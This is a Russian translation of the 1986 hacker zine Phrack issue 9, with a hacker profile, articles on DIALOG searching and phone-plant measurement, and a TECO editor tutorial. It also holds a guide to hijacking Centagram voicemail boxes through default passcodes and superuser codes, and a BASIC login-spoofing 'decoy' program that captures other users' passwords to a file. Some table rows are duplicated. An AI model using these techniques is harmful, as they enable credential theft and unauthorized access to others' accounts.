Phrack RU issue 009

Русская версия Phrack, выпуск 009. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; Unix/Linux, BSD, Windows NT и администрирование систем; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура.

Материалы выпуска: Введение; Phrack Pro-Phile VI; Развлечения с сетью Centagram VMS; Назначение; Inside Dialog; Plant Measurement; Multi-User Chat Program for DEC-10s; Введение в видеоконференции; Loop Maintenance Operations System; Phrack World News.

Введение

Добро пожаловать, после слишком долгого перерыва, в девятый выпуск Phrack Inc.! Да, я слишком долго тянул с этим, но что тут скажешь. Теперь мы снова собрались, и содержание файлов получилось вполне хорошим: есть несколько новых своеобразных авторов, а также снова появляются некоторые старые. Позвольте мне еще раз подчеркнуть: писать для Phrack Inc. может кто угодно. От вас не требуется быть на какой-то конкретной доске, и уж тем более вообще быть на доске; нужно только иметь какой-нибудь способ передать нам файл, поскольку мы никого не дискриминируем ни по какой причине. В этом выпуске Phrack содержится следующее:

1. Введение к Phrack Inc., выпуск 9, Taran King, 1,4K.
2. Phrack Pro-Phile o The Nightstalker, Taran King, 6,4K.
3. Fun With the Centagram VMS Network, Oryan Quest, 3,9K.
4. Programming RSTS/E File2: Editors, Solid State, 12,9K.
5. Inside Dialog, Ctrl C, 8,4K.
6. Plant Measurement, The Executioner, 12,8K.
7. Multi-User Chat Program for DEC-10's, TTY-Man и The Mentor, 6,5K.
8. Introduction to Videoconferencing, Knight Lightning, 10,5K.
9. Loop Maintenance Operations System, Phantom Phreaker и Doom Prophet, 17,2K.
10. Phrack World News VIII, Knight Lightning, 16,3K.

Phrack Pro-Phile VI

Написал и создал: Taran King
Дата: 28 сентября 1986 года

Добро пожаловать в Phrack Pro-Phile VI. Phrack Pro-Phile создан, чтобы приносить вам, пользователям, информацию о старых или особенно важных и спорных людях. В этом месяце я представляю вам особенно влиятельного пользователя из старых дней.

The Nightstalker

The Nightstalker был связан с `Tap` и 8080B, первым домашним компьютером, в создании которого он помогал NY Telephone.

Личное

```
              Handle: The Nightstalker
       Past handles: Stainless Steel Rat, The Old Wazoo, C.T.
      Handle origin: телефильм и сериал под названием "The Nightstalker"
      Date of Birth: 12/51
Age at current date: 34 года
             Height: 6'+
             Weight: 200+ фунтов
          Eye color: сине-зеленые
         Hair Color: коричнево-черные
          Computers: ALTAIR 8080B, Apple IIe, Commodore 64
```

The Nightstalker начал во фрикерском мире в 1971 году благодаря статье в `Esquire` о blue box и журналу `YIPL`. Свою первую blue box он получил к январю 1972 года. Хакингом он начал заниматься в 1975 году после того, как получил чрезвычайно тупой терминал TI Silent 700 Series, Model 700. Он наткнулся на ARPAnet в Массачусетсе, на мост в MIT; через час он понял, как туда попасть. Он игрался с коммутатором MIT и нашел систему MULTICS и их систему искусственного интеллекта. В то время они только начинали использовать язык под названием LISP. Он также помогал строить ALTAIR 8080B, в котором было 22 слота под платы толщиной четыре дюйма; 18 из них использовались, чтобы получить на компьютере 16K. Он помогал NY Telephone с “Let's Get Together”, игрой на ярмарках, где коды зон использовались как ответы. Он также занимался стандартными старыми телефонно-фрикерскими трюками, вроде петли вокруг света из одной телефонной будки в соседнюю. Его первым компьютером был Commodore 64 из-за стоимости для него, то есть бесплатно, и потому что его было проще модернизировать, чем Apple IIe. Возьмите брошюру о Commodore и посмотрите, сколько у него голосов, а также диапазон тонов; я уверен, что 2600 Гц он покрывает вполне прилично.

Среди людей из телеком-мира, с которыми он встречался, были Cheshire Catalyst, Captain Crunch, Steve Wozniak и Bill Gates, глава Microsoft. Он встречал многих телефонных фрикеров на научно-фантастических конвентах, но не знает их по именам или псевдонимам.

Интересы

Телекоммуникации, включая модеминг, фрикинг и хакинг; телекомпьютинг; научная фантастика; коротковолновое радио; прослушивание сканера; классическая музыка; стрельба.

Любимые вещи The Nightstalker

```
            Женщины: само собой; желательно те, кто интересуется
                     научной фантастикой или занимается ею как хобби.
       Sci-Fi Cons:  он посещает многие конвенты и встретил через них
                     многих фрикеров.
 Short wave radio:   как уже упоминалось, сканирование.
              Hack:  классический hack, scam, участие в нем или рассказ о нем.
           Anarchy:  сбивание с толку людей, занимающих властные позиции.
          Shooting:  стрельба по мишеням или пулеметы.
    Space programs:  одержим со времен программы Sputnik.
```

Самые памятные впечатления

Стрелковая галерея с пулеметами в Атланте, штат Джорджия. Очень весело!

Первый раз, когда он пробрался на торговую выставку.

Звонок через box на AUTOVON и в Ливан во время присутствия США, с выставлением счета местному члену KKK.

Люди, которых стоит упомянуть

Ron Rosenbaum, написавший статью в `Esquire` о blue box, это все его вина.

Разные авторы научной фантастики.

Wozniak и Jobs, за изобретение Apple.

MIT, за изобретение компьютера Altair.

Marx Brothers, за его анархические взгляды на бюрократию.

Robert Shea и Robert Anton Wilson, написавшие трилогию `Illuminatus`, рекомендуется.

John Draper, за то, что показал нам всем, как это делается.

Первые хакеры MIT, за то, что показали нам свет.

AT&T, за то, что предоставила нам эту замечательную сеть.

The Nightstalker не любит нынешнее общество людей, которые называют себя хакерами или фрикерами, но сами не изучают системы. Это не настоящие хакеры, которые садятся и буквально рубят систему. Пираты - не хакеры. Само наличие компьютера не делает тебя хакером. Еще ему не нравится, что медиа используют слово “хакер” для любого владельца компьютера. Людей, которые разрушают системы, он считает преступниками и негодяями, а не хакерами. Настоящие хакеры и фрикеры - это те, кто находит задние двери и неизвестные свойства системы без злого умысла и без стремления к прибыли.

Что касается компьютеров, у The Nightstalker сильные чувства по поводу символизма торговых марок как статусных знаков в обществе. Он считает, что вместо покупки компьютера потому, что он самый дорогой, лучше всех выглядит или есть у всех остальных, его следует покупать за

возможности, которые могут вам помочь, а не за гипотетические ситуации, используемые многими рекламными агентствами компьютерной индустрии.


Надеюсь, вам понравился этот файл. Ждите новых Phrack Pro-Phile в ближайшем будущем. А теперь регулярный опрос, который задается всем интервьюируемым.

Из общей массы фрикеров, которых вы встречали, считаете ли вы большинство фрикеров, если вообще кого-то, компьютерными гиками? Он считает, что термин “computer geek”, или ближе просто “geek”, слишком относителен, чтобы его можно было обобщать. Хотя он встречал людей, с которыми не хотел бы существовать на одной планете.

Спасибо за уделенное время, мистер Nightstalker.

Taran King
Sysop of Metal Shop Private

Развлечения с сетью Centagram VMS



Автор: Oryan Quest

Введение

Сети Centagram VMS расположены по всей стране. В этом файле кратко описаны способы обхода всей системы безопасности Centagram и получения привилегий суперпользователя. Я несу полную ответственность за любые смерти, травмы или венерические заболевания, возникшие в результате использования информации из этого файла.

Поиск свободного VMS

Как правило, самый простой способ найти свободный VMS — сканировать последние цифры в сети (например: XX99, XX98, XX97 и т.д.). Свободный VMS выдаст себя фразой «Please leave your message at the tone» («Пожалуйста, оставьте сообщение после сигнала») или чем-то подобным — чистым, женским, синтезированным голосом. Никаких помех быть не должно. АГА! Жертва найдена.

Атака на свободный VMS

Пока играет сообщение «Please leave...», нажмите 0. Система представится: «Mailbox XX99, please enter your passcode» («Почтовый ящик XX99, введите ваш код доступа»). Если такого сообщения нет — не лезьте туда. Ящик, скорее всего, занят, и любые попытки его взломать бессмысленны: его просто снова займут. Теперь нужно подобрать 4-значный код. Стандартные значения по умолчанию: 5000, 9876, 1234 и любая цифра в этом порядке. Обычно принимаются 1000, 2000, 3000 и т.д. Четыре цифры — не так уж много. B0AУ! Вы внутри! Система объяснит, как сменить код и в целом настроить свой свежеугнанный VMS.

Перемещение по сети

Предположим, у вашего друга есть почтовый ящик 5286, и вы хотите прочитать его почту (если знаете пароль) или просто послушать его приветствие. Введите 9 в командном модуле своего VMS для выхода из системы — пока звучит «You have X messages remaining. Bye!» («У вас осталось X сообщений. Пока!») — нажмите # или 0. Система запросит четырёхзначный добавочный номер. Введите 5286 — и БАМ! Вы слышите приветствие. Ну разве не здорово.

Получение прав суперпользователя

Итак, вы хотите взлететь выше, чем кто-либо до вас; перепрыгнуть высокое здание в один прыжок; стать крутым. Что ж, слушайте Oryan — он расскажет как. Помните, как вы прыгали по сети? Повторите ту же процедуру, но когда система запросит четырёхзначный добавочный номер, введите 9999, 9998 или даже 0000. Если всё прошло успешно, система запросит второй четырёхзначный добавочный номер. Его придётся подбирать самостоятельно. Но я обнаружил как минимум в 3 сетях, что это было 1986 или 1987. Да уж, люди тупые, не правда ли? Взломав это, вы получите расширенное меню. УАУ! Теперь вы можете читать чужую почту, захватывать и отключать VMS-ящики. Другие команды зависят от сети. Но можете быть уверены: там всегда найдётся куча крутых команд!

Заключение

Надеюсь, этот файл вам понравился. Следите за обновлёнными версиями в Phrack. Если у вас возникнут трудности с поиском Centagram, вот несколько сетей: 214-733-XXXX, 415-647-XXXX, 408-790-XXXX. Со мной можно связаться по номеру 214-733-5294. Не трогайте мою сеть. Если я замечу, что свободные ящики захватывают, я просто избавлюсь от них. Других сетей хватает. Отдельное спасибо: Taran King, Knight Lightning, SJE, The Egyptian Lover и Ryche. Дополнительная пометка: звоните на линию лузеров Attila the Hun/Master Blaster: 214-733-5283.

Назначение

```
$$$$$$$$$$$$$$$$$$$$$$
$  PROGRAMMING RSTS/E  $
$    File2: Editors    $
$ by:                  $
$      Solid State     $
$$$$$$$$$$$$$$$$$$$$$$
```

Автор: Solid State

Написано © 11 октября 1986 г.

В этой статье я сосредоточусь на текстовом редакторе TECO, который встречается почти на каждой установке RSTS. Я считаю излишним писать о других редакторах — таких как EDT, экранный редактор для терминалов VT100 и VT52, и EDFOR, текстовый редактор для FORTRAN, — поскольку у большинства хакеров не окажется под рукой необходимого аппаратного или программного обеспечения.

Этот файл содержит немного трюков, зато даёт прямолинейную информацию, которую наверняка можно найти в руководстве пользователя. Однако не у всех есть доступ к документации, поэтому файл послужит отправной точкой для тех, кто впервые садится за редактор, и, надеюсь, справочником для опытных пользователей. Если вы думаете иначе — не тратьте время на чтение.

В конце файла приведена обновлённая версия программы-ловушки (decoy), которую я обещал исправить и которая была представлена в моём первом файле. Надеюсь (хотя и не обещаю), что на этот раз все ошибки устранены.

Текстовый редактор — для тех, кто случайно оказался не в теме — это утилита, похожая на текстовый процессор, которым вы пользуетесь каждый день на своём компьютере: она позволяет создавать, изменять и компилировать текстовые файлы, а также редактировать и при необходимости создавать программные файлы. По этим и многим другим причинам умелое владение редактором может стать серьёзным преимуществом для хакера в будущих вылазках.

Запуск

Команда `TECO` вызывает одноимённый текстовый редактор. Если ввести `TECO` без параметров, в буфер редактирования будет загружен последний редактировавшийся файл (подробнее — ниже, в разделе «Память»). Чтобы открыть другой файл или создать новый, используются следующие формы:

```
TECO filename.ext                 Открыть существующий файл.
TECO outfile.ext=infile.ext       Редактировать из одного файла в другой.
MAKE filename.ext                 Создать новый файл.
```

Существуют и другие способы запуска TECO с VT-терминалами, но в этом тексте мы не будем вдаваться в такие подробности.

Инициализация

Если при запуске TECO в вашем каталоге присутствует файл `TECO.INI`, он считается набором макросов для VT-терминала. Нам это не нужно, поэтому обязательно отключите его поиск, добавив к команде запуска ключ `/NOINI`.

Память

При каждом запуске TECO имя редактируемого файла сохраняется в файле с именем `TECFnn.TMP`, где `nn` — номер вашего задания. Если вы хотите открыть файл, отличный от того, что хранится в файле памяти, используйте ключ `/NOMEMORY`.

Параметры запуска

Существует ряд опций — ключей, — изменяющих поведение утилиты TECO. Некоторые из них, `/NOINI` и `/NOMEMORY`, уже упоминались выше. Ниже перечислены другие важные ключи с кратким описанием. Чтобы выбрать нужную опцию, добавьте её к строке вызова при запуске TECO:

```
TECO filename.ext /[option1] /[option2] ...

/FIND       Помещает указатель на последнюю отмеченную
            позицию в открываемом файле.
/INSPECT    Разрешает только чтение файла, без редактирования.
```

Есть ещё несколько ключей, связанных с VT-терминалами, но, как уже говорилось, смысла их перечислять нет.

Прерывание

Управляющий символ `C` (`CTRL/C` или `^C`, как мы будем его называть далее) используется для остановки выполнения текущей команды TECO — точно так же, как и в мониторе BASIC. Если `^C` нажать дважды подряд без промежуточной команды TECO, утилита завершается и происходит возврат в клавиатурный монитор — будь то BASIC, BASIC+2, RSX или любой другой.

Выполнение команд

При запуске TECO вы увидите приглашение `*` — это командная строка. Почти все команды редактора состоят из одного-двух символов и вводятся с обычной ASCII-клавиатуры. Для завершения команды TECO используется последовательность `` ` ``, которая отображается на экране как символ `$`. Прежде чем команда будет выполнена, необходимо ввести два `` ` `` подряд. Это позволяет объединять несколько команд в одну строку:

```
* [команда1]$[команда2]$[команда3]$ ... $$
```

Команды

Перемещение указателя

Текстовый указатель показывает, где вы находитесь в данный момент, то есть какую часть текста затронет следующая команда. По функции он похож на курсор при написании программы на вашем компьютере.

`J`

Команда `J` перемещает текстовый указатель в начало или конец буфера редактирования.

```
  BJ     Перейти в начало буфера.
  ZJ     Перейти в конец буфера редактирования.
```

`L`

Команда `L` перемещает текстовый указатель между строками. Основные формы:

```
  L      Перейти в начало следующей строки.
  0L     Перейти в начало текущей строки.
  3L     Перейти на три строки вниз от текущей.
  -1L    Перейти на строку выше (предыдущую).
  ...
```

`C`

Команда `C` перемещает текстовый указатель на заданное число символов вперёд или назад по текущей строке. Основные формы:

```
  C      Перейти к следующему символу.
  5C     Переместить указатель на пять символов вперёд.
  -5C    Переместить указатель на пять символов назад.
  ...
```

Вывод текста

Для просмотра содержимого буфера редактора существует одна команда с несколькими вариантами.

`T`

Команда `T` выводит текст из буфера редактирования. Основные формы:

```
  HT     Вывести всё содержимое буфера редактирования.
  T      Вывести текст от указателя до конца текущей строки.
  0T     Вывести текст от начала строки до текстового указателя.
  5T     Вывести следующие пять строк буфера, начиная с текущей позиции указателя.
  ...
```

Ввод текста

Какой смысл в редакторе, если нельзя добавлять текст? Для вставки предназначена одна команда — insert. При создании файла с нуля вы будете вводить её каждый раз, когда захотите добавить новую строку в документ.

`I`

Команда `I` вставляет текст в буфер в текущей позиции указателя. Синтаксис:

```
  I <текст> <ESCAPE>
```

Например, чтобы вставить предложение «This is an example.», введите:

```
  IThis is an example$
```

(Примечание: помните, что `` ` `` *отображается на экране как* `$`` *.)*

Удаление текста

TECO позволяет легко удалять слова, предложения и другие фрагменты из буфера. Для этого используются две разные команды: удаление строк и удаление символов.

K

Команда K удаляет строки текста из буфера редактирования. Основные формы:

```
K      Удалить текст от указателя до конца текущей строки.
0K     Удалить текст от начала строки до указателя.
5K     Убрать следующие пять строк из буфера.
HK     Полностью очистить буфер.
...
```

D

Команда D удаляет отдельные символы. Основные формы:

```
D      Удалить символ, следующий непосредственно за текстовым указателем.
5D     Удалить следующие пять символов, начиная с позиции указателя.
-1D    Удалить символ, стоящий непосредственно перед указателем.
...
```

Поиск

Ни один уважающий себя текстовый процессор не обходится без функции поиска и замены. TECO — не исключение. Здесь используются две формы: поиск текста и поиск с заменой.

S

Команда S ищет заданную строку в буфере редактирования. Если текст найден, указатель устанавливается сразу после найденного фрагмента. Если строка не найдена, выводится сообщение об ошибке, а указатель перемещается в начало буфера.

```
S <текст> <ESCAPE>
```

Например, чтобы найти «This is an example.», введите:

```
SThis is an example.$
```

FS

Команда FS — найти и заменить — делает именно то, о чём говорит её название. Она ищет заданную строку и, если находит, заменяет её другой. Если строка не найдена, указатель помещается в начало буфера — как и в случае команды S. Синтаксис:

```
FS <старый текст> <ESCAPE> <новый текст> <ESCAPE>
```

Например, чтобы заменить «hullo» на «hello!», используйте команду:

```
FShullo$hello!$
```

Сохранение

Чтобы сохранить новую версию редактируемого файла, введите команду выхода — и файл будет записан в ваш каталог. Помните: если вы хотите выйти без сохранения изменений, просто дважды нажмите ^C.

EX

Команда EX записывает текущий буфер в выходной файл и завершает TECO. Например:

```
EX$$
```

(Примечание: ` отображается как *$,* а двойное нажатие ` *запускает выполнение команды.)*

Флаги

TECO не ограничивается перечисленными командами. Редактор поддерживает ряд флагов, которые вводятся в командной строке `*` и изменяют среду TECO.

Чтобы узнать значение флага, введите:

```
[флаг]x
```

где `[флаг]` — нужный флаг, а `x` — числовой аргумент, возвращающий текст. Чтобы установить значение флага, введите:

```
x[флаг]
```

где `x` — число или команда, задаваемая для флага `[флаг]`.

`EH`

`EH` — флаг обработки ошибок. Таблица аргументов и их значений:

Значение	Описание
1	При возникновении ошибки в ходе работы TECO выводится только трёхсимвольный код ошибки.
2	При возникновении ошибки выводится краткое поясняющее сообщение (значение по умолчанию).
3	При возникновении ошибки выводятся команды, которые к ней привели.

`ET`

`ET` (Edit Terminal) — команда настройки вывода терминала. Таблица аргументов:

2	При возникновении ошибки выводится краткое поясняющее сообщение (значение по умолчанию).
3	При возникновении ошибки выводятся команды, которые к ней привели.

`^X`

`^X` — последний упоминаемый флаг — относится к поиску (см. раздел «Поиск» выше).

```
1 ! R S T S decoy
10 EXTEND
100 ON ERROR GOTO 1000
120 PRINT CHR$(140):PRINT:PRINT
130 INPUT "To which keyboard (KB)";K$
140 K$=CVT$$(K$,4%)
200 OPEN "KB:"+K$ AS FILE #1%
220 INPUT LINE #1%,A$
230 IF CVT$$(A$,4%)="" THEN 220
240 PRINT #1%
240 PRINT #1%,"RSTS"
250 PRINT #1%
260 PRINT #1%,"User: ";
270 INPUT LINE #1%,U$:U$=CVT$$(U$,4%)
280 T$=SYS(CHR$(3%))
290 PRINT #1%,"Password: ";
```

```
300 INPUT LINE #1%,P$:P$=CVT$$(P$,4%)
310 Z$=SYS(CHR$(2%))
320 PRINT #1%
330 PRINT #1%,"Invalid entry - try again":PRINT #1%
340 CLOSE #1%
400 OPEN "DATA.TXT" FOR OUTPUT AS FILE #2%
410 PRINT #2%,U$;";";P$
420 CLOSE #2%
999 END
1000 PRINT "?ERROR line #";ERL:STOP
```

Заключение

Вот, пожалуй, и всё о текстовом редакторе TECO — скучновато, да? Но, как я говорил неоднократно, редакторы важны для хакеров.

До следующего раза...

— Solid State
PhoneLine Phantoms!

Дополнение к файлу 1

Ниже приведена обновлённая версия программы-ловушки (с исправленной ошибкой!), которая была представлена в файле 1. Концепция этой версии несколько отличается от первоначальной, но она должна работать эффективнее и проще, чем прежняя.

Чтобы запустить программу, сначала выполните `SYstat` и запишите номера KB потенциальных целей. Запустите программу, введите только номер KB... (не вешайте трубку!) ...и дождитесь завершения программы, после чего проверьте выходной файл.

Примечание: данный листинг без модификации может не работать на всех системах или при любых условиях.

Inside Dialog

Автор: Ctrl C
Advanced Telecommunications Inc.

DIALOG - одна из крупнейших онлайновых баз данных. Сейчас DIALOG предоставляет доступ более чем к 250 базам данных, содержащим в общей сложности свыше 100 миллионов записей. Диапазон доступной информации огромен.

BEGIN

Команда `BEGIN` начинает поиск и сообщает Dialog, какую базу данных вы хотите просмотреть. После команды `BEGIN`, без пробела, идет номер файла нужной базы данных. Любой из следующих вариантов приведет вас в файл 229, Drug Information:

```
Begin229
```

или:

```
B229
```

Затем Dialog выведет дату, время, ваш пользовательский номер и стоимость базы данных, которую вы только что покинули. Например, если вы переходите из ERIC, файл 1, в Management Contents, файл 75, это будет выглядеть так:

```
? b75
                    28sep86 13:59:25 User08331
         $0.10      0.00 Hrs File1
         $0.02      Uninet
         $0.12      Estimated Total Cost
File75:Management Contents - 74-86/Sep
(Corp. Management Contents Inc.)
          Set  Items     Description
          ___  _____     ___________
```

EXPAND

Команда `EXPAND` используется для выбора ключевых слов для поиска. Вы можете искать любое слово, но знание того, насколько слово распространено, дает хорошее представление о том, с чего начать поиск.

У всех баз данных есть индекс слов, доступных для поиска. Вы можете посмотреть, есть ли слова с таким же написанием, как у ключевого слова, которое вы хотите искать. Например:

```
? Expand Drink
Ref  Items     Index-term
E1       1     Drina
E2       1     Drinfeld
E3      31    *Drink
E4       2     Drinkers
 .       .        .
 .       .        .
 .       .        .
E12      3     Dripping
```

Слово `-more-` внизу экрана означает, что ввод `Page` или `P` покажет еще один экран информации.

SELECT

Когда вы находите слово, которое хотите искать, вы используете команду SELECT, чтобы сообщить базе данных, что искать. После команды SELECT может идти один или несколько поисковых терминов.

SELECT STEP

Команда SELECT STEP работает так же, как команда SELECT, за исключением того, что найденные ею файлы перечисляются отдельно.

```
? SS television? OR tv
          1    21347     TELEVISION
          2    6376      TV
          3    22690     1 or 2
? SS s3 AND violen? AND child?
          4    1680      VIOLEN?
          5    20577     CHILD?
          6    38        3 AND 4 AND 5
```

TYPE и DISPLAY

Есть две команды, TYPE и DISPLAY, которые можно использовать для просмотра найденной информации. Разница в том, что команда TYPE выводит информацию непрерывным списком. DISPLAY выводит информацию постранично; чтобы увидеть следующую страницу, нужно ввести PAGE или P.

DIALOG предлагает девять форматов для отображения найденных файлов.

```
Формат    Выводимые части записи
------    ----------------------
1         Номер доступа
2         Полная запись, кроме аннотации
3         Библиографическая ссылка
4         Зависит от файла
5         Полная запись
6         Номер доступа и заголовок
7         Библиографическая ссылка и аннотация
8         Номер доступа, заголовок и индексация
9         Зависит от файла
```

LOGOFF

У команды LOGOFF нет сокращения. Она говорит сама за себя.

DIALOG имеет команды помощи: ввод ?HELP или ?EXPLAIN даст справку.

```
? ?EXPLAIN

Valid EXPLAIN commands are:

Basic Commands:

?BEGIN    ?ENDSDI   ?MAPRN    ?SCREEN
```

?COMBINE ?EXPAND   ?ORDER   ?SELECT

?COST   ?KEEP   ?PAGE   ?SFILES

?DISPLAY ?LIMIT   ?PRINT   ?SORT

?DS   ?LIST   ?REVIEW   ?TYPE

?ENDSAVE ?LOGOFF

***

News/Status:

?DIALINDX ?FILESUM ?ONTAP   ?SUBSCRIP

?DISCOUNT ?HELP   ?RATES   ?SUPPLRS

?EXPLAIN ?INSTRUCT ?SCEDULE ?TOLLFREE

?FILES   ?MESSAGE ?SDI   ?TRUNCATE

?FILESAZ ?NEWS   ?SEMIARS ?UPDATE

***

Telecommunication Access:

?ACCESS   ?DIALNET ?SABD   ?TRANSPAC

?DARDO   ?FINNPAK ?TELENET ?TWX

?DATAPAC ?IDAS   ?TELEPAKD ?TYMNET

?DATEX   ?NORPAC   ?TELEPAKS ?UNINET

          ?PSS   ?TELEX   ?WATS

***

File Information:

?FIELDn* ?FILEn*   ?LIMITn* ?RATESn*

*Enter desired file# in place of the n

***

Training (DIALOG Service):

?TRAIN (For information on DIALOG

        training sessions, including

        descriptions of particular

        training sessions.)

***

Training (Database Suppliers):

?ANZNEWS (Australia/New Zealand)

?CANNEWS (Canada)

?EURNEWS (Europe)

?KINONEWS (Kinokuniya Japan)

?MMCNEWS (Masis Japan)

```
?USNEWS   (United States)

                  ***

Online User Group News:

?CANOUG   ?OUGNEWS  MMCOUG    ?USOUG

?EUROUG
```

Вход в систему

```
Для:           Введите:
Telenet        C 41520
               C 41548
               C 213170
               C 213236
Tymnet         DIALOG
UNINET         DIALOG
Dialnet        DIALOG
```

Для прямого дозвона:

```
Скорость:       Номер:
300             415/858-2575
300             415/858-2461
1200(Bell 202)  415/858-2421
1200(Bell 212A) 415/858-0511
1200(Bell 212A) 415/858-2460
1200(VADIC)     415/858-2391
```

WATS:

```
1-800/847-1620
1-800/792-6680
```

Когда соединение установится, введите `P`.

Когда вы подключитесь, система скажет `ENTER YOUR DIALOG PASSWORD`. Пароли обычно состоят из восьми букв. Когда вы введете правильный пароль, вы увидите что-то вроде этого:

```
ENTER YOUR DIALOG PASSWORD
XXXXXXXX  LOGON File1 Sun 28sep86 18:35:12 Port866

** FILES 13,104 & 139 ARE UNAVAILABLE  **
** FILE 262 SROTS ARE NOT WORKING   **
** FILES 7 AND 50 ARE NOT WORKING   **

And a bunch more shit..
```

Когда объявления закончатся, вам будет выдан вопросительный знак, `?`. Первая команда, которая вам понадобится, - переход к базе данных. Это делается вводом `B`, без пробела, и номера базы данных.

```
? B296
               28sep86 18:37:22 User08331
     $0.00     0.006 Hrs File1*
     $0.05     Telenet
     $0.05     Estimated Total Cost

File296:ONTAP TRADEMARKSCAN - O.G.
(END/SAVE, END/SDI, .EXECUTE, .RECALL, & .RELEASE invalid for file)
          Set  Items     Description
          ---  -----     -----------
```

У меня нет списка всех баз данных, так что вам просто придется поиграться с этим.

Вот несколько, которые я знаю:

```
File Database
---- --------
75   Management Contents
201  ERIC
204  CA Search
205  BIOSIS Privews
208  Compendex
213  INSPEC
215  ABI/INFORM
216  PTS Prompt
229  Drug Information
231  CHEMNAME
247  Magazine Index
250  CAB Abstracts
254  Medline
290  Dialindex
296  TrademarkScan
```

Сводка сокращений команд

```
B=BEGIN  E=EXPAND  S=SELECT SS=SELECT STEP
T=TYPE   D=DISPLAY PR=PRINT P=PAGE
```


Офис обучения Dialog: 1-800-227-8282 или 1-800-982-5838.

Развлекайтесь.

```
                    <----Ctrl C---->
                           ATI!
```

Plant Measurement

Автор: The Executioner
PhoneLine Phantoms



Предисловие

Эта первая часть из серии в трех частях посвящена тому, как ваша центральная станция измеряет свою эффективность и производительность оборудования. Я не знаю, насколько далеко зайду в этом первом фрагменте, так что все, что я не закончу, будет завершено во второй и третьей частях.

Введение

Бывало ли у вас такое: вы копались в мусоре, и единственное, что нашли, была большая распечатка, будто написанная по-китайски? Ругали ли вы себя за то, что потратили 30 минут, копаясь в чьем-то обеде и пищеварительных отходах, а единственным читаемым предметом оказалась большая катушка, содержащая такие сокращения, как `TRUNK`, `CAMA` и `LATA`, соединенные чужими буквами, которые, как вы никогда не думали, можно спрягать? Что ж, в этой серии из трех частей я надеюсь показать вам, что большая распечатка с пятнами кофе не так уж бесполезна.

Типы измерений

Итак, способ, которым ваша центральная станция определяет, насколько хорошо она вас обслуживает, называется Plant Measurement. Цель этих измерений - дать обслуживающему персоналу количественную сводку состояния оборудования и его влияния на обслуживание клиентов.

Эти данные печатаются на системном терминале и используются, чтобы предупредить персонал о проблемах до того, как они возникнут.

Данные Plant Measurement печатаются на терминале обслуживания через следующие выходные сообщения:

1. PM01 - ежедневная распечатка, которая печатается каждый день в 2:30 утра.
2. PM02 - месячная сводка, печатаемая сразу после ежедневной распечатки PM01 только 23-го числа каждого месяца.
3. PM05 - в тексте указано PM03, но описывается ежедневная распечатка, печатаемая после PM01 или PM02 23-го числа. PM05 используется в офисах, оборудованных AUTOPLEX System 100, Advanced Mobile Telephone Service.
4. PM03 - ежедневная или месячная распечатка, доступная по ручному запросу.

Счетчики, предоставляемые plant measurement, в основном бывают трех типов:

1. измерения обслуживания клиентов;
2. измерения производительности оборудования;
3. базовые измерения.

Измерения обслуживания клиентов показывают уровень сервиса, получаемого клиентом, с учетом состояния аппаратуры системы. Сюда входит число вызовов к биллингу, которые были предложены системе, но задержаны или потеряны из-за граничного или неисправного оборудования.

Аппаратные измерения указывают на состояние аппаратуры системы, описываемое через число ошибок, признаков неисправности и интервалов вывода из обслуживания. Эти измерения могут не отражать клиентов напрямую, но показывают, насколько хорошо работает система.

Базовые измерения - это счетчики общего числа вызовов, обработанных системой и разбитых по различным категориям. Эти счетчики необходимы, чтобы нормализовать счетчики обслуживания и производительности механических узлов, если нужно сравнивать станции с различными характеристиками трафика.

Ежедневное выходное сообщение PM01

Ежедневные данные Plant Measurement в выходном сообщении PM01 организованы следующим образом:

• базовые измерения;
• выбранные измерения обслуживания клиентов;
• измерения обслуживания, включая emergency action, EA, прерывания обслуживания и сетевые отказы;
• измерения производительности аппаратуры системы, включая центральный процессор и шинную систему;
• кодированные включаемые периферийные устройства, периферийные устройства, а также транковые и сервисные цепи;
• общие счетчики тайм-аутов;
• измерения подключенного процессора;
• измерения Circuit Switch Digital Capability;
• измерения Improved Public Telephone Service;
• измерения Remote Switch System.

Базовые измерения

Базовые измерения, предоставляемые PPMP1A00, нужны для нормализации счетчиков обслуживания и производительности узлов, использование которых меняется в зависимости от

нагрузки трафика. Используя эти счетчики, можно проводить осмысленные сравнения с прошлой производительностью и с производительностью станций с иными характеристиками трафика. Счетчики снимаются в терминах перенесенной нагрузки, исключая весь переполненный трафик.

Базовые измерения ниже приведены вместе с обозначением в распечатке в скобках.

1. **Originate Calls (**ORIG CALLS**).** Считает число захватов клиентской трубки, для которых получена как минимум одна цифра. Счетчик включает частичные наборы, но не постоянные сигналы, а также дополнительные стороны, добавленные к конференц-цепи. PPMP1A00 получает это из программы измерения трафика.
2. **Incoming Calls (**INC CALLS**).** Считает число вызовов, исходящих с транков, входящих из удаленных мест, которые захватывают входящий регистр, а в случае by-link получают одну цифру. PPMP1A00 получает этот счетчик напрямую из программы измерения трафика.
3. **Outgoing Calls (**OUTG CALLS**).** Считает число вызовов, для которых требуется outpulsing и успешно захвачен передатчик.
